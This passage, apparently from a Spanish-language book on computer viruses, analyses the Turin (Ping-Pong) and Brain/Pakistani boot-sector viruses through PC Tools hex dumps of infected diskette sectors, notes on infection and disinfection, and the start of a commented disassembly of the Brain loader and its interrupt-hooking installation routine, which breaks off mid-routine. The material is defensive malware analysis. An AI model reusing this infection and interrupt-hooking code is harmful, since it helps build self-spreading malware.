 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-6: Sector 12 del disquete infectado por el virus de Turín. En este sector se aloja la parte complementaria del virus.

```
┌C Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000013, Clust 00002

Displacement ----------------- Hex codes-------------------     ASCII value
 0000(0000)  EB 3E 90 50 43 20 54 6F 6F 6C 73 00 02 02 01 00    > PC Tools
 0016(0010)  02 70 00 D0 02 FD 02 00 09 00 02 00 00 00 00 00    p
 0032(0020)  00 00 00 00 0F 00 00 00 00 01 00 00 00 00 00 00
 0048(0030)  00 00 06 00 01 04 0C 00 00 00 00 00 00 00 00 00
 0064(0040)  FA FC 33 C0 8E D0 BC 00 7C 36 C5 36 78 00 1E 56     3+  = |6 6x ^V
 0080(0050)  8E C0 8D 3E 20 7C B9 0B 00 AC 26 80 3D 00 74 03    + > |    & = t
 0096(0060)  26 8A 05 AA E2 F3 33 C0 8E D8 A3 7A 00 C7 06 78    &     3+   z   x
 0112(0070)  00 20 7C FB CD 13 73 03 E9 B4 00 8A 2E 30 7C 8A      | = s  +  .0|
 0128(0080)  0E 32 7C 8A 36 31 7C B2 00 BB 00 05 B8 01 02 CD     2| 61|* =      =
 0144(0090)  13 72 E5 8D 36 62 7D 8B FB B9 0B 00 F3 A6 75 0D     r  6b)        u
 0160(00A0)  BF 20 05 B9 0B 00 F3 A6 74 1A E9 89 00 8D 36 78    +        t      6x
 0176(00B0)  7D 8B FB B9 0B 00 F3 A6 75 7C BF 20 05 B9 0B 00    )        u|+
 0192(00C0)  F3 A6 75 72 33 D2 A1 1C 05 F7 36 0B 7C FE C0 A2      ur3      6 | +
 0208(00D0)  38 7C BB 00 07 8A 2E 33 7C 8A 0E 35 7C 8A 36 34    8|=    .3| .5| 64
 0224(00E0)  7C B2 00 A1 18 7C 2A C1 FE C0 50 B4 02 CD 13 58    |*  ^|*  +P+ = X
 0240(00F0)  72 3D 28 06 38 7C 76 1A B4 00 52 F7 26 0B 7C 5A    r=( 8|v + R & |Z

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name




PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000013, Clust 00002

Displacement ----------------- Hex codes-------------------     ASCII value
 0256(0100)  03 D8 B1 01 FE C6 3A 36 1A 7C 72 D7 FE C5 B6 00      *   :6 |r
 0272(0110)  EB D1 CD 11 D0 C0 D0 C0 25 03 00 75 01 40 40 88      =< + +%  u @@
 0288(0120)  C8 B8 00 00 B2 00 8B 1E 36 7C EA 00 00 70 00 8D    =    *  ^6|   p
 0304(0130)  36 8E 7D EB 05 90 8D 36 A2 7D AC 0A C0 74 09 BB    6 )    6 )  +t =
 0320(0140)  07 00 B4 0E CD 10 EB F2 8D 1E C2 7D 38 F3 77 04      + =>   ^+); w
 0336(0150)  8B F3 EB E6 32 E4 CD 16 8F 06 78 00 8F 06 7A 00       2 =   x   z
 0352(0160)  CD 19 49 42 4D 42 49 4F 20 20 43 4F 4D 49 42 4D    =vIBMBIO  COMIBM
 0368(0170)  44 4F 53 20 20 43 4F 4D 49 4F 20 20 20 20 20 20    DOS  COMIO
 0384(0180)  53 59 53 4D 53 44 4F 53 20 20 20 53 59 53 0A 0D    SYSMSDOS   SYS
 0400(0190)  44 69 73 6B 20 42 6F 6F 74 20 46 61 69 6C 75 72    Disk Boot Failur
 0416(01A0)  65 00 0A 0D 4E 6F 6E 2D 53 79 73 74 65 6D 20 64    e   Non-System d
 0432(01B0)  69 73 6B 20 6F 72 20 64 69 73 6B 20 65 72 72 6F    isk or disk erro
 0448(01C0)  72 00 0A 0D 52 65 70 6C 61 63 65 20 61 6E 64 20    r   Replace and
 0464(01D0)  70 72 65 73 73 20 61 6E 79 20 6B 65 79 20 77 68    press any key wh
 0480(01E0)  65 6E 20 72 65 61 64 79 0A 0D 00 00 00 00 00 00    en ready
 0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA                  U

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-7: Sector 13 del disquete infectado por el virus de Turín. En este sector está el programa de carga. Vea los mensajes del sistema operativo DOS.

Es precisamente en estos casos cuando podemos tomar esta característica como punto de referencia, y si se encuentra así la diferencia se puede sospechar la existencia de un virus o algún daño en las áreas más vulnerables del disquete, y se deben tomar otras medidas preventivas necesarias y aplicar otros métodos de búsqueda para su detección, tales como el programa para búsqueda de archivos --[File Search Service]-- de PC Tools o Buscar Archivo (BA) --[File Find (FF)]-- de Norton Utilities.

En nuestro caso de estudio pudimos observar que el virus infecta al disco fijo o duro, pues cuando cargamos el virus en la memoria de la computadora y le pedimos a ésta que nos mostrara el directorio de la unidad C, éste quedó contaminado.

Buscamos en nuestro disco fijo contaminado y encontramos el programa de carga inicial --[Boot program]-- en el sector 252 (el disco fijo de prueba es de 20 Mb de capacidad). "Curamos" la computadora utilizando un programa antivirus y la reinfectamos, y en esta ocasión envió el programa de carga al sector 256 (los sectores anteriores ya contenían información).

Conclusión

Esto nos hace concluir que el virus de Turín infecta las computadoras cuando se "cargan" o se intenta "cargarlas" con un disco infectado. Una vez en la memoria, contagia todos los discos con los cuales tenga contacto por medio de un intento de lectura o grabación fallido o no. Contagia incluso discos fijos.

El virus se activa en cuanto el reloj de la computadora cumple las condiciones programadas en su código (cuando se hacen accesos de lectura o grabación de información al disco, y el reloj está marcando las medias horas 6:30, 7:30, etc.), exhibiendo en la pantalla del monitor una "pelotita" que rebota hacia todos lados, "rompiendo" las letras que se cruzan en su camino; sin embargo, esta molesta pelotita no ocasiona daños a los archivos.

Los programas antivirus primero verifican el área de carga inicial --[Boot sector]-- y, si no encuentran el programa original de carga

inicial --[Boot program]--, lo buscan donde esté y lo copian o lo restauran en el sector 0. Dejan el código del virus y el antiguo programa de carga inicial —[Boot program]— en donde lo colocó el virus al infectar el disco. Al restaurar el programa original en el sector 0, queda erradicado el virus y ya no representa ningún peligro para su sistema. ¡El virus ha muerto, R.I.P.!

El virus de Paquistán

El *virus de Paquistán*, al igual que todos los demás virus conocidos, ha sufrido una serie de mutaciones, adiciones, modificaciones, etc., que propician que cada investigador que lo llega a percibir se refiera a él de manera diferente. Al igual que hicimos con el virus de Turín, presentamos aquí el "mapa" de un disco infectado con la versión 9.0 de la variante conocida como "virus del zapato" —[Shoe Virus]—.

Este virus ocupa 9 kb de memoria, y cuando está presente en la computadora hace muy lentos los procesos de acceso al disco, sobre todo cuando busca algún disco al cual contagiar y éste se halla protegido contra escritura. (Contrario a lo que creen la mayoría de las personas, ningún disco así protegido puede ser infectado. Hacemos esta aclaración porque hay quienes piensan que los virus pueden trasmitirse de un disco a otro incluso cuando se guardan juntos —en una misma caja— discos "sanos" y discos infectados.)

A diferencia del virus de Turín, este virus sí graba su código en el área de carga inicial --[Boot area]-- sobre los primeros 32 desplazamientos (área conocida como bloque de parámetros del BIOS --[BIOS Parameter Block (BPB)]--. Después lo copia en el sector 13 o en el primer sector vacío que encuentra, y realiza una copia de sí mismo en los sectores siguientes, marcando todos éstos como sectores dañados, tal y como lo podemos ver en el "mapa" del disco infectado de la figura MF 8-8.

Al trabajar con un disco infectado por el virus de Paquistán, se nota que la infección no es sencilla. Deben cumplirse ciertos requisitos para que ésta se lleve a cabo, de modo que no se debe crear pánico por causa de los virus, ya que por lo menos las versiones conocidas resultan



Figura MF 8-8: Mapa de un disquete infectado por el virus de Paquistán. Vea los clusters marcados como defectuosos, que es donde se aloja el virus.

manejables y si se toman las precauciones necesarias, no representan mayor problema.

Durante el proceso de investigación, se trabajó con una copia del sistema operativo MS-DOS versión 3.3, protegiéndola contra escritura. También se usó la versión 4.21 de PC Tools y la versión 4.0 de Norton Utilities, cuyos discos de sistema igualmente se protegieron. Después de infectar una gran cantidad de discos y analizarlos con estas herramientas, se procedió a verificarlos con varios programas detectores de virus y se "curaron" con antivirus, la mayoría de los cuales cumplió su cometido.

Después de estos procedimientos se comprobaron todos los discos protegidos con los que se trabajó, y nunca se encontró en ellos señal alguna de infección o modificación. Esto demostró que la protección de

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ---------------- Hex codes-------------------     ASCII value
 0000(0000)  FA E9 4A 01 34 12 01 08 06 00 01 00 00 00 00 00     J 4   .
 0016(0010)  57 65 6C 63 6F 6D 65 20 74 6F 20 74 68 65 20 20   Welcome to the
 0032(0020)  44 75 6E 67 65 6F 6E 20 20 20 20 20 20 20 20 20   Dungeon
 0048(0030)  28 63 29 20 31 39 38 36 20 42 72 61 69 6E 17 26   (c) 1986 Brain &
 0064(0040)  20 41 6D 6A 61 64 73 20 28 70 76 74 29 20 4C 74    Amjads (pvt) Lt
 0080(0050)  64 20 20 20 56 49 52 55 53 5F 53 48 4F 45 20 20   d   VIRUS_SHOE
 0096(0060)  52 45 43 4F 52 44 20 20 20 76 39 2E 30 20 20 20   RECORD   v9.0
 0112(0070)  44 65 64 69 63 61 74 65 64 20 74 6F 20 74 68 65   Dedicated to the
 0128(0080)  20 64 79 6E 61 6D 69 63 20 6D 65 6D 6F 72 69 65    dynamic memorie
 0144(0090)  73 20 6F 66 20 6D 69 6C 6C 69 6F 6E 73 20 6F 66   s of millions of
 0160(00A0)  20 76 69 72 75 73 20 77 68 6F 20 61 72 65 20 6E    virus who are n
 0176(00B0)  6F 20 6C 6F 6E 67 65 72 20 77 69 74 68 20 75 73   o longer with us
 0192(00C0)  20 74 6F 64 61 79 20 2D 20 54 68 61 6E 6B 73 20    today - Thanks
 0208(00D0)  47 4F 4F 44 4E 45 53 53 21 21 20 20 20 20 20 20   GOODNESS!!
 0224(00E0)  20 42 45 57 41 52 45 20 4F 46 20 54 48 45 20 65    BEWARE OF THE e
 0240(00F0)  72 2E 2E 56 49 52 55 53 20 20 3A 20 5C 74 68 69   r..VIRUS  : \thi

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service---------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ---------------- Hex codes-------------------     ASCII value
 0256(0100)  73 20 70 72 6F 67 72 61 6D 20 69 73 20 63 61 74   s program is cat
 0272(0110)  63 68 69 6E 67 20 20 20 20 20 20 70 72 6F 67 72   ching      progr
 0288(0120)  61 6D 20 66 6F 6C 6C 6F 77 73 20 61 66 74 65 72   am follows after
 0304(0130)  20 74 68 65 73 65 20 6D 65 73 73 65 67 65 73 2E    these messeges.
 0320(0140)  2E 2E 2E 2E 20 24 23 40 25 24 40 21 21 20 8C C8   .... $#@%$@!!  =
 0336(0150)  8E D8 8E D0 BC 00 F0 FB A0 06 7C A2 09 7C 8B 0E      =      |  |
 0352(0160)  07 7C 89 0E 0A 7C E8 57 00 B9 05 00 B8 00 7E E8    |   | W    = ~
 0368(0170)  2A 00 E8 4B 00 81 C3 00 02 E2 F4 A1 13 04 2D 07   *  K  +        -
 0384(0180)  00 A3 13 04 B1 06 D3 E0 8E C0 BE 00 7C BF 00 00      *    +  |+
 0400(0190)  B9 04 10 FC F3 A4 06 B8 00 02 50 CB 51 53 B9 04     >        P QS
 0416(01A0)  00 51 8A 36 09 7C B2 00 88 0E 0A 7C B8 01 02 CD    Q 6 |*    |   =
 0432(01B0)  13 73 09 B4 00 CD 13 59 E2 E7 CD 18 59 5B 59 C3   s + = Y  =^Y[Y+
 0448(01C0)  A0 0A 7C FE C0 A2 0A 7C 3C 0A 75 1A C6 06 0A 7C     | +  |< u     |
 0464(01D0)  01 A0 09 7C FE C0 A2 09 7C 3C 02 75 09 C6 06 09      | +  |< u
 0480(01E0)  7C 00 FE 06 0B 7C C3 00 00 00 00 32 E3 23 4D 59   |     |+    2 #MY
 0496(01F0)  F4 A1 82 BC C3 12 00 7E 12 CD 21 A2 3C 5F 0C 05      =+  ~ =! <_

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-9: Area de Boot del disquete infectado con el virus de Paquistán. No se leen los mensajes del DOS, y en cambio se ve el mensaje del virus.

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000013, Clust 00002

Displacement ----------------- Hex codes-------------------     ASCII value
 0000(0000)  EB 34 90 4D 53 44 4F 53 33 2E 32 00 02 02 01 00    4 MSDOS3.2
 0016(0010)  02 70 00 D0 02 FD 02 00 09 00 02 00 00 00 00 00    p
 0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0F
 0048(0030)  00 00 00 00 01 00 FA 33 C0 8E D0 BC 00 7C 16 07          3+  = |
 0064(0040)  BB 78 00 36 C5 37 1E 56 16 53 BF 2B 7C B9 0B 00    =x 6 7^V S++|
 0080(0050)  FC AC 26 80 3D 00 74 03 26 8A 05 AA 8A C4 E2 F1      & = t &    -
 0096(0060)  06 1F 89 47 02 C7 07 2B 7C FB 8A 16 FD 7D CD 13     v G   +|    }=
 0112(0070)  72 66 A0 10 7C 98 F7 26 16 7C 03 06 1C 7C 03 06    rf >|  & |   |
 0128(0080)  0E 7C A3 3F 7C A3 37 7C B8 20 00 F7 26 11 7C 8B     | ?| 7|    &<|
 0144(0090)  1E 0B 7C 03 C3 48 F7 F3 01 06 37 7C BB 00 05 A1    ^ | +H    7|= .
 0160(00A0)  3F 7C E8 94 00 B0 01 E8 A9 00 72 19 8B FB B9 0B    ?|   *    rv
 0176(00B0)  00 BE E6 7D F3 A6 75 0D 80 7F 20 BE F1 7D B9 0B       } u  .   }
 0192(00C0)  00 F3 A6 74 18 BE 87 7D E8 61 00 32 E4 CD 16 5E       t^  } a 2 = .
 0208(00D0)  1F 8F 04 8F 44 02 CD 19 BE D0 7D EB EB A1 1C 05    v   D =v  }
 0224(00E0)  33 D2 F7 36 0B 7C FE C0 A2 3C 7C A1 37 7C A3 3D    3  6 | + <| 7| =
 0240(00F0)  7C B8 00 07 A1 37 7C E8 3F 00 A1 18 7C 2A 06 3B    |=   7| ?  ^|* ;

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000013, Clust 00002

Displacement ----------------- Hex codes-------------------     ASCII value
 0256(0100)  7C 40 50 E8 4D 00 58 72 CF 28 06 3C 7C 76 0C 01    |@P M Xr ( <|v
 0272(0110)  06 37 7C F7 26 0B 7C 03 D8 EB D9 8A 2E 15 7C 8A     7| & |    + . |
 0288(0120)  16 FD 7D 8B 1E 3D 7C EA 00 00 70 00 AC 0A C0 74     } ^=|    p    +t
 0304(0130)  21 B4 0E B3 FF CD 10 EB F3 33 D2 F7 36 18 7C FE    !+ | => 3  6^|
 0320(0140)  C2 88 16 3B 7C 33 D2 F7 36 1A 7C 88 16 2A 7C A3    +  ;|3  6 |  *|
 0336(0150)  39 7C C3 B9 05 00 B4 02 50 51 8B 16 39 7C 8A EA    9|+    + PQ  9|
 0352(0160)  D0 CE D0 CE 80 E6 C0 8A 0E 3B 7C 80 E1 3F 0A CE          +  ;|  ?
 0368(0170)  8A 36 2A 7C 8A 16 FD 7D CD 13 59 73 08 32 E4 CD     6*|    }= Ys.2 =
 0384(0180)  13 58 E2 D4 F9 58 C3 0D 0A 4E 6F 6E 2D 53 79 73    X   X+  Non-Sys
 0400(0190)  74 65 6D 20 64 69 73 6B 20 6F 72 20 64 69 73 6B    tem disk or disk
 0416(01A0)  20 65 72 72 6F 72 0D 0A 52 65 70 6C 61 63 65 20     error  Replace
 0432(01B0)  61 6E 64 20 73 74 72 69 6B 65 20 61 6E 79 20 6B    and strike any k
 0448(01C0)  65 79 20 77 68 65 6E 20 72 65 61 64 79 0D 0A 00    ey when ready
 0464(01D0)  0D 0A 44 69 73 6B 20 42 6F 6F 74 20 66 61 69 6C      Disk Boot fail
 0480(01E0)  75 72 65 0D 0A 00 49 4F 20 20 20 20 20 20 53 59    ure   IO       SY
 0496(01F0)  53 4D 53 44 4F 53 20 20 20 53 59 53 00 00 55 AA    SMSDOS   SYS  U

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-10: Sector 13 del disquete infectado por el virus de Paquistán. Aquí se visualizan los mensajes del sistema operativo DOS.

los discos contra escritura es realmente confiable y no se debe temer a las infecciones si se toman las debidas precauciones.

En la figura MF 8-9 se ve el sector de carga inicial --[Boot sector]-- del disquete, en donde se puede leer un mensaje y los nombres de sus autores. La versión que estudiamos de este virus (versión 9.0 del virus del zapato, que es una de las modificaciones que se han hecho al virus de Paquistán), tiene características muy especiales:

- Aunque teóricamente el virus de Paquistán no infecta discos duros, esta versión sí nos contagió el disco fijo de 20 Mb, pero nunca encontramos el mensaje del virus: "Welcome to the Dungeon. . .", aunque sí cambió de lugar el programa de carga inicial —[Boot program]—, esta vez a los sectores 260, 264 y 268 del disco, los cuales fueron marcados como sectores dañados por el virus.

- Esta versión se fusionó en su infección con una versión del virus de Turín, por lo que ocupa más espacio (y marca más sectores como dañados), pero predomina el control del virus Brain o Paquistaní. Por esta razón es que infecta los discos duros (el virus de Turín es el que los infecta).

- Este sí podría ser un virus dañino, pero en el desensamblado que se hizo con Debug, se han descubierto rutinas que han sido desactivadas por algún programador, aprovechando que el programa del virus está escrito con un código muy elegante.

- Cuando ya está infectado un disco, no puede infectarse nuevamente, pero si lo desinfectamos, se elimina el virus del sector de carga --[Boot sector]--, aunque quedan marcados los sectores dañados. Así que si se vuelve a infectar ese disco, nuevamente el virus marcará otra serie de sectores como dañados y allí se alojará, reduciendo la capacidad de almacenamiento de datos del disco.

Cuando se restaura el programa de carga inicial --[Boot program]-- en un disco infectado para regresarlo a su lugar original (en el sector 0), se destruye el virus, pues aunque una parte de su código siga en el disco, le faltará la parte de "carga inicial", que es la que lo activa en la memoria para cumplir su cometido.

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000001, System FAT

Displacement ---------------- Hex codes-------------------      ASCII value
 0000(0000)  FD FF FF F7 0F 00 00 00 00 00 00 00 00 00 00 00
 0016(0010)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0048(0030)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0064(0040)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0080(0050)  00 00 70 FF F7 7F FF F7 7F FF F7 0F 00 00 00 00      p . .
 0096(0060)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0112(0070)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0128(0080)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0144(0090)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0160(00A0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0176(00B0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0192(00C0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0208(00D0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0224(00E0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0240(00F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura 8-11: Sector 1 (FAT) del disquete infectado por el virus de Paquistán. Aquí se muestra la marca del virus (FF F7 7F FF F7 7F FF F7 0F).

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service----------------------------
Path=B:
                    Absolute sector 0000005, System ROOT

Displacement ---------------- Hex codes-------------------      ASCII value
 0000(0000)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0016(0010)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0048(0030)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0064(0040)  20 28 63 29 20 42 72 61 69 6E 20 08 00 00 00 00      (c) Brain .
 0080(0050)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0096(0060)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0112(0070)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0128(0080)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0144(0090)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0160(00A0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0176(00B0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0192(00C0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0208(00D0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0224(00E0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0240(00F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura MF 8-12: Sector 5 del disco infectado por el virus de Paquistán, en donde se ve el letrero de copyright de Brain Computers de Lahore, Paquistán.

Listado desensamblado del virus de paquistán

Enseguida se presenta un listado de programa del virus de paquistán, desensamblado con Debug, en donde se han señalado las principales funciones que realiza en sus procesos de instalación en la memoria de la computadora, control de los procesos de lectura o grabación en los discos e infección de los mismos.

Para poder desensamblar este virus, se separó la parte que contenía al virus de Turín que se ha fusionado con el de Paquistán en la infección del mismo disco, y es solamente el virus de Paquistán el que se enlista.

Programa de "carga" —[Boot program]—, esta sección está contenida en la pista 0, sector 1.

```
7C00:0000 FA          CLI
7C00:0001 E94A01      JMP     014E


7C00:014E 8CC8        MOV     AX,CS
7C00:0150 8ED8        MOV     DS,AX
7C00:0152 8ED0        MOV     SS,AX
7C00:0154 BC00F0      MOV     SP,F000
7C00:0157 FB          STI
7C00:0158 A0067C      MOV     AL,[7C06]     Prepara los valores de los
7C00:015B A2097C      MOV     [7C09],AL     registros para "cargar" el cuerpo
7C00:015E 8B0E077C    MOV     CX,[7C07]     principal del virus.
7C00:0162 890E0A7C    MOV     [7C0A],CX
7C00:0166 E85700      CALL    01C0
7C00:0169 B90500      MOV     CX,0005
7C00:016C BB007E      MOV     BX,7E00
7C00:016F E82A00      CALL    019C          "Carga" el cuerpo principal del
7C00:0172 E84B00      CALL    01C0          virus.
7C00:0175 81C30002    ADD     BX,0200
7C00:0179 E2F4        LOOP    016F
7C00:017B A11304      MOV     AX,[0413]
7C00:017E 2D0700      SUB     AX,0007       Protege el virus en memoria
7C00:0181 A31304      MOV     [0413],AX
7C00:0184 B106        MOV     CL,06
7C00:0186 D3E0        SHL     AX,CL
7C00:0188 8EC0        MOV     ES,AX
7C00:018A BE007C      MOV     SI,7C00
7C00:018D BF0000      MOV     DI,0000
```

```
7C00:0190 B90410        MOV   CX,1004       Copia el programa de carga
7C00:0193 FC            CLD                 --[Boot program]-- en memoria
7C00:0194 F3            REPZ
7C00:0195 A4            MOVSB
7C00:0196 06            PUSH  ES
7C00:0197 B80002        MOV   AX,0200       Realiza el salto a la rutina de
7C00:019A 50            PUSH  AX            instalación del virus.
7C00:019B CB            RETF

7C00:019C 51            PUSH  CX
7C00:019D 53            PUSH  BX
7C00:019E B90400        MOV   CX,0004
7C00:01A1 51            PUSH  CX
7C00:01A2 8A36097C      MOV   DH,[7C09]
7C00:01A6 B200          MOV   DL,00
7C00:01A8 8B0E0A7C      MOV   CX,[7C0A]
7C00:01AC B80102        MOV   AX,0201       Esta rutina carga un sector en
7C00:01AF CD13          [redacted]          la memoria
7C00:01B1 7309          JNB   01BC
7C00:01B3 B400          MOV   AH,00
7C00:01B5 CD13          [redacted]
7C00:01B7 59            POP   CX
7C00:01B8 E2E7          LOOP  01A1
7C00:01BA CD18          [redacted]
7C00:01BC 59            POP   CX
7C00:01BD 5B            POP   BX
7C00:01BE 59            POP   CX
7C00:01BF C3            RET

7C00:01C0 A00A7C        MOV   AL,[7C0A]
7C00:01C3 FEC0          INC   AL
7C00:01C5 A20A7C        MOV   [7C0A],AL
7C00:01C8 3C0A          CMP   AL,0A
7C00:01CA 751A          JNZ   01E6
7C00:01CC C6060A7C01    MOV   BYTE PTR [7C0A],01
7C00:01D1 A0097C        MOV   AL,[7C09]
7C00:01D4 FEC0          INC   AL            Esta rutina incrementa en 1 los
7C00:01D6 A2097C        MOV   [7C09],AL     registros apuntadores de sectores
7C00:01D9 3C02          CMP   AL,02
7C00:01DB 7509          JNZ   01E6
7C00:01DD C606097C00    MOV   BYTE PTR [7C09],00
7C00:01E2 FE060B7C      INC   BYTE PTR [7C0B]
7C00:01E6 C3            RET
```

****

Cuerpo principal, esta sección se localiza en los sectores que aparecen marcados como dañados en el disco.

****

****
*** Rutina de Instalación ***
****

```
7C00:0200 EB26          JMP     0228
7C00:0228 2E            CS:
7C00:0229 C60625021F    MOV     BYTE PTR [0225],1F
7C00:022E 33C0          XOR     AX,AX
7C00:0230 8ED8          MOV     DS,AX
7C00:0232 A14C00        MOV     AX,[004C]
7C00:0235 A3B401        MOV     [01B4],AX       Copia el vector de salto de la
7C00:0238 A14E00        MOV     AX,[004E]       interrupción, la cual es infectada
7C00:023B A3B601        MOV     [01B6],AX
7C00:023E B87602        MOV     AX,0276
7C00:0241 A34C00        MOV     [004C],AX       Se instala en la interrupción
7C00:0244 8CC8          MOV     AX,CS           original
7C00:0246 A34E00        MOV     [004E],AX
7C00:0249 B90400        MOV     CX,0004
7C00:024C 33C0          XOR     AX,AX
7C00:024E 8EC0          MOV     ES,AX
7C00:0250 51            PUSH    CX
7C00:0251 2E            CS:
7C00:0252 8A360600      MOV     DH,[0006]
7C00:0256 B200          MOV     DL,00
7C00:0258 2E            CS:
7C00:0259 8B0E0700      MOV     CX,[0007]
7C00:025D B80102        MOV     AX,0201         Carga del disco infectado el
7C00:0260 BB007C        MOV     BX,7C00         programa de carga
7C00:0263 CD6D          ■■      ■■              --[Boot program]-- sano

7C00:0265 7309          JNB     0270
7C00:0267 B400          MOV     AH,00
7C00:0269 CD6D          ■■      ■■
7C00:026B 59            POP     CX
7C00:026C E2E2          LOOP    0250
7C00:026E CD18          ■■      ■■
7C00:0270 EA007C0000    JMP     0000:7C00       Ejecuta el programa de carga
                                                --[Boot program]-- sano
```

****
*** Sección activa del virus ***
****

```
7C00:0276 FB            STI
```

```
7C00:0277 80FC02        CMP     AH,02
7C00:027A 7518          JNZ     0294
